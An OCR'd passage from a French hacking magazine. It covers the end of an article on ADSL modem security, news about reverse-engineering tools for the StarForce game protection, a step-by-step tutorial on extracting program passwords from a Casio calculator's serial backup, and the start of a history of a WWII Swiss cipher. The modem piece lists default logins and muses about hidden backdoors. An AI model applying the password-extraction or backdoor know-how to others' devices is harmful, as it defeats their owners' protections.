- "tiscali box" admin'
- aolbox 192.168.1.1

"Man In the Middle"

modems ADSL, il pourrait y installer une backdoor omnipotente et particulièrement difficile à détecter. Qui irait chercher à cet endroit ?
Cependant, il est malaisé d'obtenir un accès root sur ce genre de matériel. Il existe par exemple une faille locale sur certains modèles de la LiveBox permettant d'y installer un serveur telnet (http://www.agp.dsl.pipex.com/inventel.html). Il ne semble toutefois pas envisageable d'appliquer cette technique à distance.
Il faut aussi considérer le fait que la mémoire de ces modems est réinitialisées régulièrement (redémarrage et mises à jour), ce qui relativise grandement la durée de vie d'une telle backdoor.

Conclusion

Nous n'avons pas, à proprement parlé, trouvé de faille de sécurité grave dans aucun des modems que nous avons étudiés – ce qui ne veut pas dire qu'il n'y en a pas, et surtout pas qu'il n'y en aura jamais dans les modèles plus complexes à venir. Cependant, nous avons montré que la mise à disposition du consommateur d'une interface d'administration complète présente déjà des risques qui ne sont pas encore maîtrisés. Cela représente non seulement un danger réel et présent, mais met aussi en évidence un nouveau point critique pour la sécurité des particuliers et des entreprises.
Ces modems/routeurs ne sont que les prémices d'une révolution numérique. Dans quelques décades, de véritables centres multimédia reliés à Internet remplaceront la télévision dans tous les foyers. Si nous ne pensons pas à leur sécurité dès maintenant, nous courrons à la catastrophe.

Greetz -> Thug, artyc, nono2357, newsoft, Marc, Acido'zik, virtualabs & Fozzy !

Consignes de sécurité

Ce problème d'insécurité soulevé par la nouvelle génération des modems ADSL, on la vu, ne provient pas directement de failles de sécurité présentes dans leurs firmwares. Il s'agit plus d'une question d'éducation du consommateur. Les risques principaux sont en effet maîtrisés par le simple fait de modifier le mot de passe de l'interface d'administration.
Voici quelques règles simples qui neutralisent la majorité des problèmes. Appliquez-les et communiquez-les à votre entourage.

1) Changer le mot de passe par défaut


2) Interdire l'accès à l'interface depuis Internet (port 80 du modem, mais aussi 23 et 21 sur certains modèles)

3) Toujours se déconnecter après avoir changé la configuration du modem et quitter le navigateur

Cet article se prolonge sur le Web

Retrouvez d'autres informations et la position des fournisseurs d'accès sur :

www.thehackademy.net



Cracké ou pas cracké ?

Reverser Starforce 3 : ouverture des travaux !

Ubi Soft vient d'annoncer officiellement que ses jeux ne seraient plus protégés à l'aide de Star Force. Cette décision est bien justifiée par le mécontentement des utilisateurs, et non par la publication récente d'un kit d'analyse pour cette protection célèbre.

« C'est autre chose que de supprimer complètement la protection... »


By Mister X

Nous avons déjà parlé à quelques reprises de la protection russe Star Force, réputée inviolable. Cette release du groupe Reloaded ne présente pas un grand intérêt pour le commun des mortels, surtout pas pour les gamers avides de jeux bon marché. Elle s'adresse plutôt à la petite communauté des reversers capables de se frotter sérieusement à cette protection. Pour les autres, ces fichiers resteront incompréhensibles. Cependant, vu la manière dont cette nouvelle a été traitée sur beaucoup de blogs, quelques précisions s'imposent.

Start Force est l'une des protections les plus utilisées dans le monde du jeu sur Windows. Elle consiste en une série d'options que les développeurs peuvent choisir d'intégrer où non à leur produit. On peut par exemple verrouiller et rendre difficile à comprendre certaines parties sensibles du code, ou obliger l'utilisateur à se servir du CD original par divers procédés.

Le tout est implémenté au niveau Kernel, à l'aide d'un driver, afin de pouvoir déployer des techniques anti-debugging au plus bas niveau et pour pouvoir détecter efficacement toute tentative d'émulation du lecteur CD. Une machine virtuelle est bien sûr utilisée pour renforcer la confidentialités de certains éléments de code de la protection ou du programme.

On trouve déjà quelques versions pirates de jeux protégés par Star Force. Mais il s'agit soit d'anciennes versions de la



protection, soit de la version basic (moins solide mais beaucoup moins chère), soit seulement d'une image du jeux pour émuler le CD. C'est autre chose que de supprimer complètement la protection du jeux et d'en distribuer une version utilisable directement.

Le but de cette release est de diffuser plusieurs outils facilitant l'analyse d'un programme protégé avec SF et quelques informations inédites. On y trouve notamment un outil permettant de logger dans un fichier et sous une forme désassemblée les instructions envoyées sur la machine virtuelle – le tout avec son code source. Quelques documents complémentaires montre comment on peut l'utiliser sur des exemples réels. D'autres précisent certains détails concernant le fonctionnement interne de Star Force, les interactions avec la machine virtuelle ou sur le système de fichiers crypté que la protection utiliser.

Au final, cette publication n'est pas forcément un mauvaise nouvelle pour la société russe, qui ne devrait d'ailleurs pas tarder à sortir la version 4 de Star Force. En effet, si ces informations vont sans doute simplifier la tâche de chercheurs déjà peu nombreux à avoir le niveau requis, elles ne suffisent de loin pas à casser complètement cette protection – ce qui représente encore un travail énorme. Et au contraire, les développeurs de SF peuvent se réjouir d'avoir un aperçu précis des connaissances qu'ont de leur produit leurs riveaux les plus doués.

Et c'est toujours ainsi que la sécurité informatique a évolué...

Mr. X

Signature électronique

Détail intéressant : l'archive contient un fichier authors.md5 donnant le hash cryptographique de authors.txt – qui lui n'est pas inclu. C'est une manière pour les auteurs de se donner la possibilité de prouver ultérieurement leur paternité à un tiers (de confiance). Vous ne pourrez pas, en effet, produire un fichier authors.txt qui contienne votre nom et qui ait le même hash que celui publié – et si vous saviez le faire, vous n'auriez pas à usurper la notoriété d'un autre :-)

Découverte Cracker une calculatrice CASIO

Cracker une ca

Récupération de mot de passe par liaison série

On ne cesse de vous le répéter, mais le hacking ne s'applique pas qu'aux ordinateurs. Le principal problème pour « s'attaquer » aux autres systèmes est une barrière plus psychologique que pratique. Bidouiller un téléphone portable ou une calculette est souvent plus simple que l'on pourrait le croire ...

By Gorn

Il existe différentes méthodes pour cracker les mots de passe des programmes sur Casio. Celle qui sera exposé dans cet article est la méthode dite de 'BACKUP'. L'étude de cette méthode est particulièrement intéressante et simple puisqu'elle consiste à envoyer un backup de la calculatrice vers un ordinateur par la liaison série et à y trouver les mots de passe.
Cette méthode présente deux principaux avantages : premièrement, elle fonctionne sur pratiquement tous les modèles de calculatrice et peut même s'étendre à d'autres appareils électroniques, deuxièmement la calculatrice ne demande aucun mot de passe lors de l'envoi d'un backup.

Cet article vous permettra de comprendre le backup entre une calculatrice Casio et un ordinateur, mais aussi, une partie de la structure des données. En nous concentrant sur les modèles graphique 25 à 80 uniquement. Pour la réalisation de cet article, j'utilise une calculatrice graphique 30 (fx-8930GT), le câble PC/CASIO et l'HyperTerminal.
Il est très important de garder en tête que l'application à une calculette est ce qu'il y a de plus basique. Néanmoins la compréhension de cette article permettra d'appliquer ces méthodes à d'autres appareils électroniques...

Communication Casio/PC

Dans cette partie, nous allons essayé de comprendre le fonctionnement d'une communication entre une calculatrice et un ordinateur avec un outil basic : HyperTerminal.
En électronique il est très fréquent de se servir de cet outil pour comprendre ce qui se passe avec par exemple un microcontrôleur.

Pour comprendre le fonctionnement de la communication entre notre calculatrice et un ordinateur, il faut utiliser l'HyperTerminal sous Windows. On branche l'ordinateur et la calculatrice avec notre câble puis on sélectionne dans l'HyperTerminal le numéro du port COM selon le branchement de la calculatrice. Ensuite, on arrive sur une fenêtre de configuration du port.

Comment configurer ce port de communication ?

Pour cela, on regarde dans le 'manuel de l'utilisateur' vendu avec la calculatrice. Il y a dans l'appendice 'Spécifications' un chapitre nommé 'Communication des données' (voir extrait).

Appendice E Spécifications

Communication de données

Fonctions:
Contenu des programmes et noms de fichiers; données de la mémoire de fonctions; données de la mémoire matricielle; données des listes; données des variables; données des tables et graphes; fonctions graphiques; coefficients des calculs d'équations

Méthode: Start-stop (asynchrone), semi-duplex

Vitesse de transmission (BPS): 9 600 bits/seconde
Parité: aucune
Longueur de bit: 8 bits
Bit d'arrêt:
Émission: 3 bits
Réception: 2 bits
Commande X ON/X OFF: Sans

Manuel de l'utilisateur

Dans HyperTerminal, on configure notre port COM selon le contenu du manuel utilisateur. Si nous utilisons les données du manuel ci-dessus, on configurera le port comme suit :
Bits par seconde : 9600
Bits de données : 8
Parité : aucune
Bits d'arrêt : 2
Contrôle de flux : matériel

Après validation des paramètres de configuration de l'HyperTerminal, l'ordinateur est prêt à communiquer avec notre Casio. Nous allons envoyer un backup de la calculatrice (menu LINK(C) : F1-F6-F6). Aussitôt le transfert lancé, on reçoit un caractère spécial dans l'HyperTerminal. Suivi d'un message d'erreur sur la calculatrice : "Transmit ERROR!" "Press:[AC]".
En étudiant le caractère reçu dans un éditeur hexadécimal, on peut voir que sa valeur hexadécimal est de 0x16 (soit '0001 0101' en binaire). Dans la table ASCII, le caractère 0x16 correspond à 'SYN'. Le message "Transmit ERROR!" s'affiche 1 à 2 secondes après l'envoi du

"Bits d'arrets : 2"

culatrice CASIO


Avec un cable Null-modem

caractère ce qui signifie que la calculatrice doit sûrement attendre une réponse de l'ordinateur. Une réponse qui doit avoir lieu 1 à 2 secondes après l'émission du 'SYN'.

Mais que doit envoyer l'ordinateur pour répondre à la calculatrice ?

Pour répondre à cette question, en simulant un transfert avec un câble NULL-MODEM et un logiciel PC/Casio, j'ai pu constaté que le caractère à envoyer était le caractère 0x13 en hexadécimal (ce caractère correspond à 'DC3' dans la table ASCII).

On recommence donc la manipulation précédente avec notre HyperTerminal configuré. On copie le caractère correspondant à la valeur hexadécimal 0x13 dans le presse-papiers à l'aide d'un éditeur hexadécimal. Enfin, nous nous préparons à le coller (Edition > Coller vers l'hôte – pas de CTRL+V) dans l'HyperTerminal qui aura pour effet



Les données reçue par HyperTerminal

d'écrire sur la calculatrice et donc de lui répondre. Nous envoyons le backup à partir de la Casio (menu LINK(C) : F1-F6-F6) puis on colle aussitôt le caractère du presse-papiers. Nous pouvons lire dans l'HyperTerminal une chaîne de caractère ressemblant à celle-ci :

N° de l'octet	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
Caractère	:	M	E	M		B	U			x	□	B	a	c	k	u	p
Caractère (hexa)	58	77	69	77	0	66	85	0	0	120	2	66	97	99	107	117	112
Informations		format				type				taille		nom des données					

18	...	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	...	49	50
ÿ	...	ÿ	Z	X	9	3	4	ÿ	ÿ		□	□				ÿ	...	ÿ	e
255	...	255	90	88	57	51	52	255	255	0	16	8	0	0	0	255	...	255	101
			modèle de la Casio															^^^ checksum	

Description de l'en-tête

```
":MEMBUx?BackupÿÿÿÿÿÿÿÿÿÿZX934
ÿÿ?ÿÿÿÿÿÿÿÿÿe "
```

Description de l'entête

Ces premières données correspondent à l'en-tête ('Header') qui comporte 50 octets. On peut y trouver diverses informations, tels que : le format (MEM), le type de donnée (BU pour backup), le nom des données (Backup), le modèle (ZX934) ou bien la taille du backup (30 722 octets (= 120x162 + 2).

Après que l'ordinateur est reçu l'entête et que la calculatrice soit en attente, on envoi un caractère dont la valeur hexadécimal

est égale à 0x06. Il correspond à 'ACK' dans la table ASCII.
On copie, à l'aide d'un éditeur hexadécimal, le caractère de 0x06 dans le presse-papiers, puis on le colle dans l'HyperTerminal (Edition > Coller vers l'hôte – pas de CTRL+V).

La calculatrice continue son émission et envoie à l'ordinateur les données du backup proprement dit (Data). Dans notre cas, la calculatrice transmettra à l'ordinateur 30 722 octets (cf. taille dans l'entête).

Après le transfert, la calculatrice attend une réponse. En lui envoyant le caractère de 0x06 (ACK), la calculatrice aura la réponse du PC pour dire qu'il a bien reçu les données. La Casio affichera alors un message : "Communication complete ! Press : [AC]".

A travers ma petite analyse, vous avez pu voir comment fonctionne la communication entre une calculatrice et un ordinateur. Ce transfert est propre à l'envoi d'un backup. Pour le transfert d'un programme unique ou d'une matrice, la communication est différente à savoir le transfert possède en plus un entête de fin (End Header). Avec cette première étape, nous avons pu récupéré les données (Data) où se trouve une multitude d'informations qui nous intéressent : à savoir les noms des programmes et les mots de passe de ces derniers ...

A la recherche des mots de passe

Dans cette partie, nous allons interpréter les données du backup envoyé par la calculatrice graphique Casio afin de trouver les noms des programmes et leurs mots de passe. Pour découvrir le fonctionnement d'un système il est toujours conseillé de le charger le moins possible en données. Ensuite faire de simples modifications (changer une seul option par exemple) et de comparer avec le dump précédent. On arrive ainsi très rapidement à de bons résultats même sans connaître le système.

Résumé du transfert de backup Casio/PC


```
Casio>0x16 (SYN)PC>0x13
(DC3)Casio>% header
%PC>0x06 (ACK)Casio>% data
%PC>0x06 (ACK)
```

```
dMEMBUx■Backupÿÿÿÿÿÿÿÿÿÿÿ2X934ÿÿ■ÿÿÿÿÿÿÿÿÿ■AUTEURÿÿþw■GORNÿÿÿÿî
CRACKÿÿÿÿôw■PASSWORDÎNOPASSÿÿÿêwGORNÿÿÿÿàw■123ÿÿÿÿÿÿî■■0■R■■■!c
■■`E#■■■■2T■GORNÿÿÿÿ123ÿÿÿÿÿÿÿÿÿ123ÿÿÿÿÿGORNÿÿÿÿ123ÿÿÿÿÿÿÿÿÿÿ
ÿ"NO"íÿ4©0069ÿ4©0069ÿ4©0069ÿ4©0069ÿ4©0ÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿÿ
ÿÿÿÿ■"4 GORP"ÿ■"3 GORP"ÿ■"2 GORP"ÿ■"1 GORP"¢
```

Zone 'data' du backup

En reprenant la zone 'data' du backup téléchargée sur l'ordinateur, on peut voir une partie intéressante qui contient des caractères spéciaux, mais aussi quelques mots de notre langage tels que 'Backup', 'AUTEUR', 'GORN', 'CRACK', etc. ...

En regardant le contenu des programmes présent sur la calculatrice (Menu 'PRGM' (B)), nous pouvons y voir :



En regardant différent backup, nous pouvons voir que le listing des programmes ne se trouvaient pas toujours au même endroit dans le bloc data.
Pour trouver le listing des programmes, il faut regarder la valeur du 1052ème octet et 1053ème octet. En appliquant une formule, on va retrouver l'octet qui pointe sur le début du listing programme.
Prenons un exemple avec le 1052ème octet et le 1053ème octet qui sont respectivement égales aux valeurs 50 et 40 en décimal. Voir le tableau 1.
Pour trouver l'adresse de début du listing,

Octet	...	1051	1052	1053	1054	...	10292			
Valeur décimal	...	40	50	40	146	...	...	...	...	...
Valeur hexadécimal	...	28	32	28	92	...	...	...	...	...
Valeur ASCII	...	...	...	...	...	...	A	U	T	E

Tableau 1 : Octets 1052 et 1053

Nous retrouvons les noms de programmes dans des termes du bloc de donnée extrait du backup téléchargé. De plus dans le bloc de donné, nous voyons des mots en plus te que 'GORN', 'PASSWORD' et '123'. Ces mots correspondent comme vous le comprenez aux mots de passe des programmes respectifs 'AUTEUR', 'CRACK' et 'GORN'.

il faut applique la formule suivante aux valeurs décimales: [1053ème octet]x162 + [1052ème octet] + 2 ou bien cette formule aux valeurs hexadécimales 0x[1053ème octet] [1052ème octet] + 0x02. On obtiens donc pour cette exemple une valeur égale à 10292 (40x162 + 50 + 2) (ou 0x2832 + 0x02 = 0x2834 = d10292).

...																
A	U	T	E	U	R	ÿ	ÿ	0	0	0	0	0	þ	w	▯
						255	255						254	119	16
G	O	R	N	ÿ	ÿ	ÿ	ÿ	0	0	0	0	0	0	0	î
				255	255	255	255								238
C	R	A	C	K	ÿ	ÿ	ÿ	0	0	0	0	0	ô	w	▯
					255	255	255						252	119	16
P	A	S	S	W	O	R	D	0	0	0	0	0	0	0	î
															238
N	O	P	A	S	S	ÿ	ÿ	€	#	0	0	0	€	w	0
						255	255	128	2				250	119	0
G	O	R	N	ÿ	ÿ	ÿ	ÿ	O	#	0	0	0	v	w	▯
				255	255	255	255	211	2				248	119	16
1	2	3	Ÿ	ÿ	ÿ	ÿ	ÿ	0	0	0	0	0	0	0	î
			255	255	255	255	255								238

Tableau 2

À partir du numéro de l'octet (début de listing des programmes), on se place à l'adresse 10292 puis on effectuer un découpage du reste du bloc data en section de 16 octets. Ce qui nous donne le tableau 2.

Un programme est identifiable par les caractéristiques suivantes: les 8 premiers octets représentent le nom du programme et sont différents de 0x00, et le 16ème octet se termine par 0x00(d0) ou 0x10(d16).
Le 16ème octet indique si le programme a oui (0x10(=d16) ou non (0x00(=d0) un mot de passe.

De même, un mot de passe est identifiable par les caractéristiques suivantes : les 8 premiers octets représentent le nom du programme et sont différents de 0x00, les octets entre le 9ème et le 15ème inclus ont pour valeur 0x00(d0) et le 16ème octet a pour valeur 0xEE(d238 ou d-18).

Une remarque au passage, nous savons qu'un programme ou un mot de passe doivent comporter maximum 8 caractères admissible par la Casio. Dans le backup, nous pouvons voir la présence de cette contrainte avec le symbole 'ÿ' (0xFF ou d255).

A noter aussi que le 14ème et 15ème octet pour un programme représente l'adresse de son code source. Il suffit d'appliquer la même formule mathématique utiliser pour retrouver l'adresse de début du listing. En effet, dans le cas du programme 'AUTEUR', on prend les deux valeurs 254 et 119 et on calcule l'adresse du code source ainsi : 119x162 + 254 + 2 = 30720. Attention : le code source du programme est écrit à l'envers dans le bloc data, il faut donc le lire de droite à gauche en partant de 30720.

ca marche aussi sur les phones ?

Pirater son micro-onde

Les microcontroleurs sont partout ! En effet il se vend beaucoup plus de microcontrôleurs que de microprocesseur, car ils peuvent êtres utilisés partout et ne coûtent que quelques euros. Il est très facile de se procurer des kit de déboguage qui permettront de faire un dump des programmes chargé en mémoire. Et encore, ceci n'est qu'un exemple de manière de procéder. Il est donc tout à fait possible de hacker son micro-onde.
Si vous êtes en manque d'inspiration : http://www.hackaday.com

Conclusion

Cet article est basé sur mes propres recherches. N'ayant vu aucune information sur le net à ce sujet, j'ai voulu écrire cet article pour tous les programmeurs en herbes. Maintenant que vous savez comment fonctionne le transfert d'une Casio vers un PC. J'espère que cela vous aidera pour programmer des outils ... Il existe une diversité de projets qui peuvent être envisagés !
Si vous découvrez des nouvelles informations ou avez des questions n'hésitez pas à m'écrire ...

Gorn
(gorn.support@gmail.com)
Greetz à Mouss et NMerlet

Le chiffre de la

Décryptons les données historiques

Charles-André R.

Le 11 mai 1944, le responsable de la section des Alliés de l'Armée suisse, transmettait au chef du Bureau du Chiffre de l'Etat-major de la même armée, un courrier bien particulier.

Quelques jours avant le débarquement des Alliés en Normandie, le Service de Renseignement Suisse interceptait un cryptosystème adressé au représentant de la France Libre en Suisse. Coïncidence ou nouvelle erreur logistique dans le transfert d'informations confidentielles ?

Cette correspondance contenait l'information suivante: "...A la suite d'un parachutage opéré par un avion anglais, qui suite d'une erreur a lâché ses colis sur le territoire suisse à Porrentruy, au lieu de les lancer dans la région de Maîche, nous avons été mis en possession de 100 plis contenant chacun 99 feuilles couvertes de chiffres. Il s'agit à ne pas douter d'un code cryptographique".

Des erreurs qui se répètent

En recherchant dans les archives du Bureau du Chiffre, on trouve plusieurs documents faisant également mention de parachutages anglais qui, en raison de vents contraires ou tout simplement d'erreurs de cibles, finissaient sur territoire suisse. Parmi ces documents, figurent des procès-verbaux enregistrant l'inventaire des colis séquestrés, le contenu de divers courriers adressés aux résistants ainsi que d'autres informations très précieuses pour le Bureau du Chiffre.


Dans le cas présent, un message joint aux colis parachutés stipulait : "... grâce aux bouquins que je vous envoie, Pierre va pouvoir de suite se mettre rapport avec nous par son piano. On vous a parfaitement bien entendu et notre peine a été très grande de ne pouvoir causer avec vous, faute de code". En clair, les codes faisaient défaut. Par contre, les transmissions en morse (piano) étaient bonnes. Mais elles étaient bonnes également pour le service d'écoute de l'armée allemande. Il s'agissait dès lors de fournir rapidement des clés de codage aux partisans tout en restant conscient que la manière dont elles étaient livrées, présentait d'énormes risques. Le besoin de mettre en place un système de code à grande échelle devenait pressant.

Les plis, contenant chacun 99 feuilles couvertes de chiffres, étaient effectivement des éléments de codage qui permirent au Bureau du Chiffre de trouver en quelques jours le cryptosystème découlant à ces documents. Il manquait toutefois divers éléments permettant à ce bureau de décrypter la totalité des messages échangés au sein de la France Libre.

Les messages radio émanant de Londres étaient systématiquement captés et enregistrés. Les télégrammes transmis par la Radio France étaient également consignés et transcrits. Mais le décryptage total ne pouvait se faire, faute d'éléments primordiaux.

